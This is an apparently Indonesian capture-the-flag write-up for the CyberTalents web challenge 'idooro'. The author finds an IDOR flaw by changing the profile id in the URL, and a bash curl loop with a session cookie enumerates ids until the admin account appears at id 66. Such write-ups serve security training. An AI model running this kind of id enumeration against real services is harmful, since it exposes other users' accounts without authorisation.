
CyberTalents Challenges


Web Security – idooro – level hard
Author: levith4n

Description:
We make the best doors in the world, check our unfinished website and report the vulnerablilites

Pertama, ini adalah tampilan utama dari aplikasi web target.




Saya mencoba untuk melakukan pengumpulan informasi mengenai teknologi yang digunakan oleh aplikasi web.




Selain itu, saya juga melakukan *directory enumerating* dan menemukan dua halaman yang dapat diakses, yaitu **/console** dan **/login**.


Saya langsung mencoba untuk mengakses halaman **/login** dan mencoba melakukan *SQL Injection login bypass*. Akan tetapi, hal ini tidak berhasil.




Karena saya melihat ada tombol register, saya mencoba untuk menekannya dan mendaftarkan akun.



Selain itu, saya juga mengecek halaman **/console**, ternyata untuk mengakses hal ini, kita memerlukan sebuah **pin**. Namun, karena tidak memilikinya, saya akan mengesampingkan hal ini.




Setelah itu, saya lanjut untuk login pada akun yang saya sudah daftarkan.



Setelah diperhatikan dengan seksama, pada bagian url terdapat sebuah angka yang sepertinya ini adalah **id** dari akun kita.

Saya langsung mencoba melakukan serangan **IDOR**, dan benar saja saat saya ubah **id** ini menjadi **1** kita login sebagai **oliver7396**.




Nah, saya berpikir untuk mencoba mencari tahu akun **admin** ada pada **id** ke berapa, lalu saya membuat sebuah script yang akan melakukan *fuzzing* dan menangkap pesan **Welcome**.

```bash
#!/bin/bash

url="http://URL"

for i in {1..100}; do
  echo -n $i && curl -s http://wcamxwl32pue3e6mqyz8enqc9vwpm73p5l12bq3q-web.cybertalentslabs.com/profile/$i
  -H "Cookie: session=.eJwljksKwzAMBe_idReyYktWLhNkfWi3SbMqvXsN3Q28eTCfcuQZ17Ps7_OORzleXvaSYg0NhgLpNnIOc5QGs
wGzoieh5NZpcBOfWdcgqEZNuLoo1UVdZ5pQb-B1XSxRhysFbxM0UCVILLpViQTr0UncYVmcOMsKua84_zXE5fsDCeMwcw.aEgkoA.gC5E-W
X9HGIXthY-f-f98YgWGRU" | grep -i "welcome" | sed -e 's/<p>//g' -e 's/<\/p>//g'
done
```

Setelah dijalankan saya menemukan bahwa ketika **id** yang kita akses melebihi **67**, maka dia akan menampilkan akun kita secara terus menerus. Akan tetapi, saya memperhatikan user pada **id 66**, yaitu **admin**.



```
53        Welcome, eve9157!
54        Welcome, grace1326!
55        Welcome, sarah9018!
56        Welcome, lucas6710!
57        Welcome, harry4006!
58        Welcome, bob6715!
59        Welcome, mary1367!
60        Welcome, alice6852!
61        Welcome, charlie1712!
62        Welcome, frank5908!
63        Welcome, frank4072!
64        Welcome, grace9104!
65        Welcome, kate9811!
66        Welcome, admin!
67        Welcome, levith4n!
68        Welcome, levith4n!
69        Welcome, levith4n!
70        Welcome, levith4n!
71        Welcome, levith4n!
72        Welcome, levith4n!
73        Welcome, levith4n!
74        Welcome, levith4n!
75        Welcome, levith4n!
76        Welcome, levith4n!
77        Welcome, levith4n!
78        Welcome, levith4n!
79        Welcome, levith4n!
80        Welcome, levith4n!
81        Welcome, levith4n!
```

Setelah itu, saya langsung mencoba mengaksesnya dan benar saja kita berhasil mendapatkan flag.